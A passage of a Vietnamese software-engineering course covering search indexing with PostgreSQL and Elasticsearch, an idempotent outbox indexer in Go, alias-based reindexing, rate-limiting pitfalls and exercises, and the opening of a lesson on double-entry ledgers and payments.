
- **Mạnh:** không thêm hệ thống; **nhất quán ngay** với dữ liệu (cột sinh tự động, cùng giao dịch); `unaccent`, tiền tố (`thu:*`), `websearch_to_tsquery` (cú pháp người dùng gõ, an toàn với đầu vào bất kỳ, khác `to_tsquery` ném lỗi cú pháp khi gặp ký tự lạ), trọng số trường; `pg_trgm` cho gõ nhầm. Đủ tốt tới hàng trăm nghìn đến vài triệu tài liệu, tải vừa phải.
- **Yếu:** `ts_rank` **không phải BM25** (không dùng IDF toàn cục theo cách của BM25; chuẩn hóa độ dài là tùy chọn); xếp hạng phải **tính trên mọi dòng khớp** rồi mới lấy top-k (không dùng GIN để lấy top theo điểm), nên truy vấn khớp 389.000 dòng sẽ chậm; không có sẵn đồng nghĩa phong phú, facet nhiều chiều, gợi ý lỗi chính tả mạnh, điều chỉnh liên quan học máy; chia tải đọc phải bằng replica (Buổi 36).
- **Khi nào chuyển:** facet và lọc nhiều chiều với số kết quả lớn, cần xếp hạng/đồng nghĩa/typo tinh vi, vượt vài triệu tài liệu hoặc vài trăm truy vấn/giây mà replica không đủ, hoặc cần tách tải tìm kiếm khỏi OLTP. Đó chính là ba lý do được ghi ở Buổi 40 §7.

4.4. Elasticsearch/OpenSearch ở mức khái niệm

(Không chạy trong môi trường này.) Cùng ý tưởng chỉ mục đảo, với vận hành phân tán:

- **Index** gồm nhiều **shard** (mỗi shard là một chỉ mục Lucene độc lập); mỗi shard có các **replica** (bản sao) phục vụ cả **đọc** lẫn **chịu lỗi**. Số shard chính **cố định** khi tạo chỉ mục (đổi bằng chỉ mục lại hoặc split), số replica đổi được.
- Mỗi shard gồm các **segment bất biến**; ghi mới tạo segment mới, **refresh** (mặc định mỗi 1 giây) làm tài liệu mới *tìm được* (gần thời gian thực, **không** tức thì), **merge** gộp segment nền. Xóa/cập nhật là đánh dấu rồi dọn khi merge.
- **Analyzer** = bộ lọc ký tự + tokenizer + chuỗi bộ lọc token (chữ thường, `asciifolding` bỏ dấu, từ đồng nghĩa, tách n-gram để gợi ý). **Mapping** quyết định trường là `text` (phân tích, để tìm kiếm) hay `keyword` (nguyên văn, để lọc/gom nhóm). Lập chỉ mục cả trường có dấu và không dấu là chuyện của mapping.
- **Truy vấn:** `bool` với `must/should` (có điểm) và `filter` (không điểm, **được cache**): đặt điều kiện lọc (hãng, giá) vào `filter`. Truy vấn chạy **hai pha**: pha query gửi tới mọi shard, mỗi shard trả top-k, nút điều phối gộp; pha fetch lấy nội dung của k tài liệu thắng cuộc.
- **Điểm BM25 tính theo thống kê của từng shard**: hai shard có IDF khác nhau cho cùng một từ, làm điểm lệch khi dữ liệu ít hoặc phân bố không đều; có tùy chọn gom thống kê toàn cục (`dfs_query_then_fetch`) đổi lấy một vòng thêm.
- **Phân trang sâu** (`from + size` lớn) tốn tỉ lệ với `from`: dùng `search_after` (con trỏ, giống feed ở Buổi 57).

4.5. Pipeline lập chỉ mục: outbox, indexer, alias



Pipeline tìm kiếm: PostgreSQL và outbox, indexer idempotent, chỉ mục lại bằng alias

Nguyên tắc (Buổi 33, 36): PostgreSQL là **nguồn sự thật**; chỉ mục là **bản dẫn xuất xây lại được**. **Không** ghi đôi (ghi PostgreSQL rồi ghi Elasticsearch trong cùng yêu cầu: một trong hai có thể hỏng, và lệch vĩnh viễn). Thay vào đó: ghi **outbox trong cùng giao dịch** với thay đổi, một relay (hoặc CDC) đưa sự kiện vào hàng đợi, **indexer** đọc và cập nhật chỉ mục.

Vấn đề thật không phải luồng thuận mà là **thứ tự và trùng lặp**: hàng đợi giao ít nhất một lần, có thể đảo thứ tự. Giải pháp: mỗi sự kiện mang **ảnh chụp đầy đủ** và **phiên bản tăng đơn điệu** (version của dòng hoặc LSN); chỉ mục dùng **version ngoài** (Elasticsearch có `version_type=external`) và chỉ nhận bản mới hơn bản đang có; xóa để lại **bia mộ** (có version) một thời gian để bản cũ đến muộn không "làm sống lại" tài liệu. Chương trình sau mô phỏng điều đó và chỉ mục lại bằng alias:

```
// Doc là ảnh chụp ĐẦY ĐỦ một sản phẩm tại phiên bản Ver (số tăng đơn điệu, như LSN).
type Doc struct {
    ID      int
```

```
    Name    string
    Ver     int64
    Deleted bool
}

// Source thay cho PostgreSQL: mỗi thay đổi ghi một sự kiện vào outbox (cùng giao dịch, Buổi 33).
type Source struct {
    rows   map[int]Doc
    ver    int64
    outbox []Doc
}

func (s *Source) write(d Doc) {
    s.ver++
    d.Ver = s.ver
    s.rows[d.ID] = d
    s.outbox = append(s.outbox, d)
}
func (s *Source) Upsert(id int, name string) { s.write(Doc{ID: id, Name: name}) }
func (s *Source) Delete(id int)              { s.write(Doc{ID: id, Deleted: true}) }

// Index thay cho một chỉ mục Elasticsearch, version NGOÀI (external): chỉ nhận bản MỚI HƠN.
type Index struct {
    docs           map[int]Doc // giữ cả "bia mộ" (xóa) để bản cũ đến muộn không làm sống lại
    foldAccents    bool        // analyzer: có bỏ dấu hay không
    applied, stale int
}

func NewIndex(fa bool) *Index { return &Index{docs: map[int]Doc{}, foldAccents: fa} }

func (ix *Index) Apply(d Doc) {
    if cur, ok := ix.docs[d.ID]; ok && cur.Ver >= d.Ver {
        ix.stale++ // sự kiện cũ hoặc giao trùng: bỏ, và đó là điều ĐÚNG
        return
    }
    ix.docs[d.ID] = d
    ix.applied++
}

func (ix *Index) Search(term string) (ids []int) {
    norm := func(s string) string {
        if ix.foldAccents {
            return fold(s)
        }
        return strings.ToLower(s)
    }
    for id, d := range ix.docs {
        if !d.Deleted && slices.Contains(strings.Fields(norm(d.Name)), norm(term)) {
            ids = append(ids, id)
        }
    }
    sort.Ints(ids)
    return
}

func (ix *Index) Matches(s *Source) bool {
    for id, d := range s.rows {
        if ix.docs[id].Ver != d.Ver {
            return false
        }
    }
    return len(ix.docs) == len(s.rows)
}


    // ...

    fmt.Println("--- 2. Chỉ mục lại không gián đoạn bằng alias ---")
    cluster := map[string]*Index{"products_v1": v1}
    alias := "products_v1" // alias "products" đang trỏ tới v1
```

```
    fmt.Printf("alias products -> %s | tìm \"den\": %d kết quả (v1 không bỏ dấu), \"đen\": %d\n",
        alias, len(cluster[alias].Search("den")), len(cluster[alias].Search("đen")))
    v2 := NewIndex(true) // analyzer mới: bỏ dấu
    cluster["products_v2"] = v2
    for _, d := range src.rows { // backfill từ một ảnh chụp của nguồn
        v2.Apply(d)
    }
    src.Upsert(4, "Giày thể thao đen cổ cao") // một thay đổi XẢY RA TRONG LÚC chỉ mục lại
    for _, e := range src.outbox[len(src.outbox)-1:] {
        v1.Apply(e) // ghi đôi: sự kiện mới đi vào cả hai chỉ mục cho tới khi đổi alias
        v2.Apply(e)
    }
    fmt.Printf("sau backfill + ghi đôi: v1 khớp nguồn %v, v2 khớp nguồn %v\n",
        v1.Matches(src), v2.Matches(src))
    alias = "products_v2" // MỘT thao tác nguyên tử: client không biết gì đã xảy ra
    fmt.Printf("đổi alias -> %s | tìm \"den\": %d kết quả: %v | v1 giữ lại để quay lui\n",
        alias, len(cluster[alias].Search("den")), cluster[alias].Search("den"))
```

```
--- 1. Outbox -> indexer: sự kiện đảo thứ tự và giao trùng ---
nguồn: 9 sự kiện (+4 trùng, xáo trộn); chỉ mục nhận 6, bỏ 7 | khớp nguồn: true
--- 2. Chỉ mục lại không gián đoạn bằng alias ---
alias products -> products_v1 | tìm "den": 0 kết quả (v1 không bỏ dấu), "đen": 4
sau backfill + ghi đôi: v1 khớp nguồn true, v2 khớp nguồn true
đổi alias -> products_v2 | tìm "den": 4 kết quả: [1 3 4 6] | v1 giữ lại để quay lui
--- 3. Gợi ý (autocomplete) theo tiền tố, xếp theo độ phổ biến ---
"ao"   -> [áo khoác áo thun áo sơ mi]
"ao k" -> [áo khoác]
"Quần" -> [quần jean]
"gi"   -> [giày]
```

1. **Đảo thứ tự và trùng:** nguồn có 9 sự kiện; ta thêm 4 bản trùng và xáo trộn. Chỉ mục nhận 6 (một bản cuối cho mỗi sản phẩm, kể cả bia mộ của sản phẩm bị xóa), bỏ 7 bản cũ/trùng, và **khớp hoàn toàn nguồn**. Idempotent và kháng thứ tự nhờ so phiên bản, không cần thứ tự giao.
2. **Chỉ mục lại không gián đoạn:** analyzer mới (bỏ dấu) buộc xây lại chỉ mục. Các bước: **tạo** `v2` với analyzer mới; **backfill** từ một ảnh chụp của nguồn (so phiên bản nên không đè bản mới); **ghi đôi** sự kiện mới vào cả hai chỉ mục (thực hiện *ở indexer*, không ở ứng dụng); một thay đổi xảy ra *trong lúc* chỉ mục lại (`Giày thể thao đen cổ cao`) có mặt ở cả hai; **kiểm tra** `v2` khớp nguồn; rồi **đổi alias** `products` từ `v1` sang `v2` bằng **một thao tác nguyên tử**. Client luôn truy vấn alias nên không biết gì; trước đổi tìm `đen` được 0 kết quả, sau đổi được 4. `v1` giữ lại để **quay lui** bằng đổi alias ngược lại, xóa sau vài ngày khi chắc chắn.
3. **Gợi ý (autocomplete) theo tiền tố:** danh sách khóa đã bỏ dấu, sắp xếp, tìm nhị phân vị trí đầu của tiền tố, lấy các mục khớp và xếp theo độ phổ biến (từ log truy vấn): `ao` → `áo khoác`, `áo thun`, `áo sơ mi`. Trie hoặc edge n-gram trong chỉ mục (Elasticsearch có `completion suggester`) cho tốc độ khi quy mô lớn; chọn gợi ý theo **độ phổ biến và độ mới**, lọc từ nhạy cảm, và cache các tiền tố nóng.

Nhất quán và độ trễ: chỉ mục luôn trễ so với nguồn bằng *độ trễ hàng đợi + refresh* (vài giây). Hệ quả: người bán sửa sản phẩm rồi tìm lại **không thấy ngay** (read-your-writes, Buổi 36): chấp nhận, hoặc đọc trực tiếp từ PostgreSQL cho chính người sửa; chờ refresh (`refresh=wait_for`) chỉ dùng khi thật cần vì nó chậm. **Phải đo độ trễ lập chỉ mục** (từ lúc commit tới lúc tìm thấy) và độ lệch số lượng giữa PostgreSQL và chỉ mục, cộng một job đối soát mẫu định kỳ.

4.6. Chia shard chỉ mục: theo tài liệu hay theo từ

	Chia theo tài liệu (document-partitioned)	Chia theo từ (term-partitioned)
Cách chia	Mỗi shard giữ **một tập con tài liệu** với chỉ mục đảo *đầy đủ* cho tập đó	Mỗi shard giữ **posting list của một tập từ** cho *mọi* tài liệu

	Chia theo tài liệu (document-partitioned)	Chia theo từ (term-partitioned)
Truy vấn	Gửi tới **mọi shard**, mỗi shard trả top-k, gộp (scatter-gather)	Chỉ tới các shard giữ từ của truy vấn, **chuyển posting list** để giao
Chi phí	CPU nhân với số shard; độ trễ = shard **chậm nhất** (đuôi)	Băng thông: từ phổ biến như "áo" có triệu posting, vài MB mỗi lần giao qua mạng
Thêm tài liệu	Ghi vào **một shard**	Ghi vào **mọi shard** chứa từ của tài liệu
Cân bằng tải	Dễ (băm ID)	Khó: từ phổ biến thành điểm nóng
Thực tế	**Gần như mọi hệ thống** (Elasticsearch, Solr)	Hiếm, nghiên cứu/hệ chuyên biệt

Ví dụ số: từ "áo" xuất hiện trong 30% của 10 triệu tài liệu = 3 triệu posting x 4 byte = **12 MB** chỉ cho một từ, mỗi truy vấn; chia theo tài liệu thì chỉ mỗi shard xử lý phần của mình và gửi k kết quả (vài trăm byte). Vì vậy **chia theo tài liệu** là mặc định. Nó có ba hệ quả thực hành: (1) **chọn số shard** theo kích thước (thường vài chục GB mỗi shard) và số lõi, đừng thừa shard (mỗi shard tốn bộ nhớ và mỗi truy vấn tốn thêm CPU); (2) **định tuyến** theo khóa (tenant, người bán) để truy vấn một tenant chỉ chạm một shard; (3) **đuôi độ trễ**: p99 của truy vấn là p99 của shard chậm nhất trong S shard, nên cần hedged request hoặc timeout từng shard và trả kết quả một phần.

4.7. Hỏng hóc và vận hành

Sự cố	Hậu quả	Đối phó
Cụm tìm kiếm chậm hoặc chết	Trang tìm kiếm lỗi, kéo theo cả site	Timeout ngắn, circuit breaker, **rơi về PostgreSQL FTS** hoặc kết quả cache cho truy vấn phổ biến
Indexer ùn hoặc chết	Chỉ mục cũ dần	Giám sát độ trễ lập chỉ mục và độ lệch số lượng; dead-letter; chạy lại từ outbox
Lệch chỉ mục và nguồn	Sản phẩm đã ẩn vẫn hiện (hoặc ngược lại)	**Lọc lần cuối theo PostgreSQL** (kiểm tra `active`) sau khi lấy ID; đối soát mẫu; chỉ mục lại định kỳ
Đổi analyzer/mapping	Phải xây lại, kết quả đổi	Alias + chỉ mục song song (mục 4.5), tập đánh giá chặn thay đổi làm tụt chất lượng
Chỉ mục lại làm sập cụm	Ảnh hưởng truy vấn	Giới hạn tốc độ backfill, chạy ngoài giờ cao điểm, nút riêng
Kết quả rỗng nhiều	Mất doanh thu	Log truy vấn không kết quả, gợi ý sửa lỗi, nới điều kiện (OR)
Bơm dữ liệu sai (đồng nghĩa lỗi)	Kết quả kỳ quặc	Đồng nghĩa có phiên bản, review, và thử trên tập đánh giá

Số đo cần có: p50/p99 truy vấn, **độ trễ lập chỉ mục**, tỉ lệ truy vấn không kết quả, tỉ lệ nhấp ở top-k (chất lượng), kích thước shard, độ sâu hàng đợi indexer.

5. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Cửa sổ cố định cho hạn mức nhạy cảm**: bùng nổ gấp đôi ở ranh giới.
2. **Hiểu nhầm token bucket**: nghĩ nó không bao giờ vượt hạn mức trong mọi cửa sổ; thực tế `burst + rate x W` có thể lọt.
3. **Đọc rồi ghi bằng nhiều lệnh Redis rời**: vượt hạn mức và hỏng trạng thái khi có tranh chấp.
4. `INCR` **rồi** `EXPIRE` **rời nhau**: nút chết giữa hai lệnh để lại khóa vĩnh viễn, chặn khách mãi mãi.
5. **Dùng đồng hồ từng instance** làm "now" cho Redis dùng chung: lệch đồng hồ cho hạn mức sai.
6. **Fail-open cho** `/login` **hoặc fail-closed cho API đọc công khai**: chính sách sai chỗ, không ghi vào ADR.
7. **Không có timeout cho Redis trên đường nóng**: bộ giới hạn chậm làm mọi yêu cầu chậm.
8. **Tin** `X-Forwarded-For` **bừa bãi** (Buổi 26) hoặc giới hạn IPv6 theo từng địa chỉ thay vì tiền tố.
9. **Một bộ đếm cho mọi loại yêu cầu** thay vì trọng số theo chi phí.
10. **Lô suất quá lớn** so với hạn mức chia số instance: bỏ phí suất và từ chối nhầm.
11. **Nhầm rate limit với chống DoS** hoặc với hạn mức đồng thời.
12. **Tìm kiếm bằng** `ILIKE '%...%'` **cho quy mô lớn**: không chỉ mục, không bỏ dấu, không xếp hạng.
13. **Không chuẩn hóa NFC** hoặc không xử lý riêng chữ `đ` khi bỏ dấu.
14. **Bỏ dấu hoàn toàn mà không giữ trường có dấu**: mất khả năng phân biệt nghĩa.
15. **Điều chỉnh xếp hạng theo cảm giác**, không có tập đánh giá cố định.
16. **Ghi đôi (PostgreSQL rồi Elasticsearch)** thay vì outbox: lệch vĩnh viễn khi một bên lỗi.
17. **Indexer không dùng version**: sự kiện cũ đến muộn đè bản mới hoặc làm sống lại tài liệu đã xóa.
18. **Đổi analyzer bằng cách xóa chỉ mục rồi dựng lại**: gián đoạn tìm kiếm; phải dùng chỉ mục song song và alias.
19. **Coi chỉ mục là nguồn sự thật**: không xây lại được, không kiểm tra được.
20. **Quá nhiều shard "cho chắc"**: mỗi truy vấn tốn thêm CPU và đuôi độ trễ tăng.

6. Góc nhìn thực chiến

Góc nhìn thực chiến

Điểm chung của hai hệ thống này là **chúng thất bại ở rìa, không phải ở trung tâm**: rate limiter sai khi Redis chết hay khi hai instance đua nhau; chỉ mục sai khi sự kiện đến đảo thứ tự hay khi đổi analyzer. Vì thế, kiểm thử có giá trị nhất là *kiểm thử lỗi có chủ đích* (ép xen kẽ, tiêm sự kiện trùng và đảo, đóng Redis giữa chừng) chứ không phải kiểm thử đường vui vẻ. Với rate limit, nhiều đội bắt đầu bằng thuật toán tinh vi rồi mới nhận ra thứ làm họ mất ngủ là **chính sách khi Redis chết** và **khóa sai** (IP sau NAT, `X-Forwarded-For` giả); hãy làm hai việc đó trước: chọn fail-open/closed theo từng route và ghi vào ADR, đo tỉ lệ `429` theo khóa để biết ai đang bị chặn oan. Với tìm kiếm, **bắt đầu bằng PostgreSQL FTS** cho tới khi một chỉ số cụ thể (độ trễ, nhu cầu facet, chất lượng đo được) chứng minh bạn cần hơn; khi chuyển, hãy chuyển cùng **tập đánh giá** và **pipeline xây lại được**, để việc đổi analyzer là một thao tác thường nhật chứ không phải một dự án. Và hãy luôn giữ đường lui về PostgreSQL: một trang tìm kiếm chậm hơn nhưng còn chạy tốt hơn một trang lỗi.

7. Tóm tắt

Tóm tắt buổi học

- Rate limiter: đặt **thô ở rìa, tinh ở lõi**; khóa không giả mạo được (IP, người dùng, API key, tiền tố IPv6); **trọng số** cho yêu cầu đắt.
- Sáu thuật toán: cửa sổ cố định (gấp đôi ở ranh giới, 20/10), trượt nhật ký (chính xác, bộ nhớ O(hạn mức)), trượt đếm (xấp xỉ, ~8,8% quyết định khác trên lưu lượng "xấu"), token bucket = leaky meter = **GCRA** (một số duy nhất; cho phép `burst + rate x W` trong cửa sổ), leaky queue (làm phẳng, không từ chối).
- Phân tán: `GET` rồi `SET` **vượt hạn mức** (8/5); `INCR` rồi chết trước `EXPIRE` **chặn vĩnh viễn**; script Lua nguyên tử là cách sửa; cục bộ + đồng bộ đổi chính xác lấy số lệnh (lô suất: không vượt nhưng có thể bỏ phí; đồng bộ định kỳ: có thể vượt tới +32% khi S=5 giây).
- `429` kèm `Retry-After` và `RateLimit-*`; **fail-open cho đọc công khai, fail-closed cho đăng nhập/OTP**, timeout ngắn, circuit breaker; phân biệt chống DoS và công bằng, hạn mức tốc độ và hạn mức đồng thời.
- Tìm kiếm: chỉ mục đảo (posting list, giao/hợp), tokenizer tiếng Việt (**NFC, bỏ dấu, đ, âm tiết**), **BM25 > TF-IDF** (bão hòa tần suất, chuẩn hóa độ dài), **trọng số theo trường** là bước nhảy lớn, đồng nghĩa là dữ liệu; đo bằng precision/recall trên tập nhãn.
- PostgreSQL FTS (`tsvector`, GIN, `unaccent`, `setweight`, `ts_rank`) đủ cho quy mô vừa và nhất quán ngay; `LIKE` là `Seq Scan`; chuyển sang Elasticsearch/OpenSearch (shard, replica, analyzer) khi facet, xếp hạng, quy mô đòi hỏi.
- Pipeline: **outbox → indexer idempotent với version ngoài và bia mộ**, chịu đảo thứ tự và trùng; **chỉ mục lại không gián đoạn bằng alias** (backfill, ghi đôi ở indexer, kiểm tra, đổi nguyên tử, quay lui); chia shard **theo tài liệu**; luôn có đường lui về PostgreSQL.

8. Bài tập

1. **[Cơ bản]** Chạy `rlalgo` và thêm kịch bản "ba cụm quanh hai ranh giới liên tiếp" (cụm ở giây 9,5; 10,0; 19,5; 20,0). Báo cáo số yêu cầu được nhận và cửa sổ trượt 10 giây lớn nhất của từng thuật toán. *Đạt:* bảng số và giải thích vì sao cửa sổ cố định tệ nhất.
2. **[Cơ bản]** Tính bằng tay (rồi kiểm bằng mã) BM25 của từ "đen" cho tài liệu đầu tiên chứa nó trong kho 300 sản phẩm của `srchidx`. Thay `b = 0,75` thành `b = 0` và `b = 1`: điểm của tài liệu ngắn và tài liệu dài đổi thế nào?
3. **[Cơ bản]** Với ShopGo, viết ADR "Rate limit": chọn thuật toán, khóa, hạn mức cho `/auth/login`, `/api/products`, `/api/export`, và **fail-open hay fail-closed cho từng route**, kèm điều kiện xem lại bằng số đo.
4. **[Trung bình]** Cài **GCRA trong một script Lua** (một khóa chứa `TAT`, trọng số `cost`, trả `Retry-After`). Viết kiểm thử xác định bằng miniredis chứng minh quyết định giống `tbucket` của chương trình `rlalgo` trên 5.000 yêu cầu ngẫu nhiên có hạt giống.
5. **[Trung bình]** Cài **cửa sổ trượt (đếm) trên Redis**: hai khóa theo cửa sổ (`cur`, `prev`), một script Lua, TTL gấp đôi cửa sổ. So sai số với cửa sổ trượt nhật ký (ZSET) trên lưu lượng bạn sinh ra; ở lưu lượng nào sai số lớn nhất?
6. **[Trung bình]** Thêm vào `srchidx` **bigram** (cặp âm tiết liền nhau) cho tên sản phẩm và truy vấn, thêm truy vấn "áo khoác đen" và một truy vấn mà thứ tự từ quan trọng. Đo precision@k trước và sau; giải thích đánh đổi kích thước chỉ mục.

7. **[Nâng cao]** Mở rộng `rlsync` với **lô suất thích nghi** (lô nhỏ khi suất toàn cục còn ít, lớn khi dồi dào) và lưu lượng lệch khác (90/10/0/0). Tìm chính sách giữ sai số dưới 2% với số lệnh Redis thấp nhất; vẽ đường đánh đổi.
8. **[Nâng cao]** Cài indexer thật cho ShopGo: bảng `outbox`, `FOR UPDATE SKIP LOCKED` (Buổi 33), cập nhật cột `search` (tsvector) trong PostgreSQL ở cuối pipeline, với `version` và bia mộ. Tiêm lỗi: giao trùng, đảo thứ tự, indexer chết giữa chừng. *Đạt:* bảng đích khớp nguồn sau mọi kịch bản; có metric độ trễ lập chỉ mục.
9. **[Thử thách]** Xây **bộ đánh giá tìm kiếm** cho ShopGo: 50 truy vấn có nhãn (từ log giả lập), tính precision@10, MRR và nDCG@10, chạy trong CI. Thay `to_tsquery` bằng `websearch_to_tsquery`, thêm đồng nghĩa, đổi trọng số `A/B`; mỗi thay đổi phải qua ngưỡng đo, và có test đỏ cố ý khi thay đổi làm tụt chất lượng quá 2 điểm.

Buổi 59 — Sổ cái, thanh toán và đặt chỗ không bán lố

Thông tin buổi học

Thời lượng: 8 giờ · **Mức độ:** Chuyên gia · **Cần biết trước:** Buổi 21–22 (giao dịch, khóa, cô lập), 30 (idempotency), 33 (outbox, saga), 39 (chịu lỗi), 40 §6.3 (flash sale), 50 (toán hệ phân tán), Buổi 53 (nhất quán, nhân bản)

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Mô hình hóa tiền bằng **số nguyên + đơn vị tiền tệ**, chia/làm tròn không mất xu, và giải thích vì sao `float64` bị cấm trong miền tiền.
- Thiết kế và cài **sổ cái kép** trong PostgreSQL 18: bút toán cân bằng được ép bằng *constraint trigger* hoãn đến COMMIT, sổ bất biến (chỉ thêm), sửa sai bằng **bút toán đảo**, số dư là dẫn xuất kèm bảng vật hóa và truy vấn kiểm tra.
- Chứng minh bằng thí nghiệm hai kết nối rằng "đọc rồi ghi" làm số dư âm, rồi sửa đúng bằng `FOR UPDATE`, `UPDATE` có điều kiện, `CHECK` và `SERIALIZABLE` + thử lại `40001`.
- Xây **API thanh toán idempotent** (khóa, băm nội dung, trạng thái, phản hồi lưu), xử lý trùng khóa khác nội dung và yêu cầu đang chạy.
- Xử lý **trạng thái không biết** khi gọi cổng thanh toán hết giờ: truy vấn trạng thái, gọi lại cùng mã tham chiếu, **webhook** (HMAC, khử trùng, thứ tự đảo) và **đối soát** tự động có báo cáo ngoại lệ.
- Điều phối **saga** đặt hàng + thanh toán + kho với bù trừ idempotent và kiểm tra bất biến sau mỗi kịch bản lỗi.
- Thiết kế **đặt chỗ không bán lố** (vé, phòng, sân): giữ chỗ có TTL, `EXCLUDE USING gist`, chứng minh một người thắng dưới tranh chấp thật.

Tiền là miền không có "gần đúng"

Ở hầu hết hệ thống, sai lệch nhỏ là lỗi hiển thị. Với tiền, sai lệch nhỏ là **lỗi kế toán, lỗi pháp lý và mất lòng tin**; còn lỗi lớn thì không còn chỗ cho sửa lén. Nguyên tắc của buổi này: **không bao giờ mất dấu vết** (mọi đồng tiền đi đâu đều có bút toán), **không bao giờ tin vào một lần gọi mạng** (mọi thao tác thử lại được an toàn), và **luôn có cách đối chiếu độc lập** (đối soát) vì mọi lớp bảo vệ khác đều có thể có lỗi.

Không có cổng thanh toán thật ở đây

Mọi cổng thanh toán trong buổi này là **mô phỏng trong bộ nhớ**; không có kết nối tới nhà cung cấp thật, không có số thẻ, không có khóa API thật. Các khóa như `whsec_...` là chuỗi minh họa. Khi tích hợp thật, bạn dùng môi trường thử (sandbox) của nhà cung cấp, và **không bao giờ** đưa số thẻ thật vào mã, log hay dữ liệu thử (xem mục 10).

1. Vì sao miền tiền khác, và cột balance ngây thơ sai ở đâu

Một thiết kế quen thuộc: bảng `wallets(user_id, balance)`; chuyển tiền là hai `UPDATE`. Nó chạy được cho đến khi bạn cần trả lời bốn câu hỏi mà mọi bộ phận tài chính và kiểm toán sẽ hỏi:

1. **Tiền này từ đâu tới?** (cột `balance` chỉ nói *bao nhiêu*, không nói *vì sao*.)
2. **Số dư ngày 30/9 là bao nhiêu?** (đã bị ghi đè; không dựng lại được.)
3. **Tổng tiền toàn hệ thống có đúng không?** (không có bất biến nào để kiểm tra.)
4. **Ai sửa dòng này và sửa gì?** (`UPDATE` xóa dấu vết.)

Lời giải của ngành kế toán có từ nhiều thế kỷ trước, và hóa ra rất hợp với kỹ thuật phần mềm: **sổ cái kép** (*double-entry ledger*). Ba ý tưởng cốt lõi:

- **Mọi biến động tiền là một giao dịch gồm ít nhất hai bút toán, và tổng nợ bằng tổng có.** Tiền không tự sinh ra hay biến mất; nó chỉ *chuyển từ tài khoản này sang tài khoản khác*. Bất biến này kiểm tra được bằng máy.
- **Sổ chỉ thêm, không sửa.** Sai thì thêm bút toán đảo. Lịch sử là sự thật; số dư chỉ là *góc nhìn* tính từ lịch sử.
- **Số dư là dẫn xuất.** Số dư = tổng các bút toán. Ta có thể lưu sẵn (vật hóa) cho nhanh, nhưng nguồn sự thật là bút toán, và phải có truy vấn kiểm tra hai bên khớp.

> **Ba tầng sổ sách trong một công ty thật**
> Sổ cái của *ứng dụng* (buổi này) ghi nhận tiền *của sản phẩm* theo thời gian thực. Nó **không thay thế** hệ thống kế toán của doanh nghiệp (chuẩn mực kế toán, thuế, báo cáo tài chính) mà là nguồn dữ liệu đáng tin cậy để đổ sang đó. Hai thế giới nói chuyện qua *đối soát* và xuất sổ định kỳ.

2. Biểu diễn tiền: số nguyên, đơn vị tiền tệ, làm tròn

Quy tắc 1: tiền là số nguyên đơn vị nhỏ nhất (*minor unit*) kèm mã tiền tệ. 1.234,56 USD lưu là `123456` với `USD`; 150.000 đồng là `150000` với `VND` (VND không có đơn vị lẻ trên thực tế). Số chữ số thập phân phụ thuộc tiền tệ theo chuẩn ISO 4217 (USD, EUR: 2; VND, JPY: 0; một số đồng tiền Trung Đông: 3), nên *đơn vị nhỏ nhất không phải lúc nào cũng là 1/100*; hãy tra bảng `currencies`, đừng mặc định hai chữ số.

Quy tắc 2: không bao giờ cộng, so sánh hai số tiền khác tiền tệ, và không bao giờ dùng `float64`. **Quy tắc 3: làm tròn là một quyết định nghiệp vụ**, không phải chi tiết kỹ thuật: chia hóa đơn, tính thuế, tính phí theo phần trăm đều sinh ra phần dư, và phần dư phải **có chủ**. Chương trình (dưới đây là các hàm chính và đầu ra của **chương trình đầy đủ**, lưu ở `verify/partB/b59/p1/`) minh họa bốn việc: float sai, đơn vị theo tiền tệ, chia tiền không mất xu (phương pháp *phần dư lớn nhất*), và hai quy tắc làm tròn thuế cho kết quả khác nhau.

```go
// Allocate chia total theo tỉ lệ bằng phương pháp phần dư lớn nhất:
// tổng các phần LUÔN bằng total, không mất, không sinh ra một đơn vị nào.
func Allocate(total int64, weights []int64) []int64 {
    var sum int64
    for _, w := range weights {
        sum += w
    }
    parts := make([]int64, len(weights))
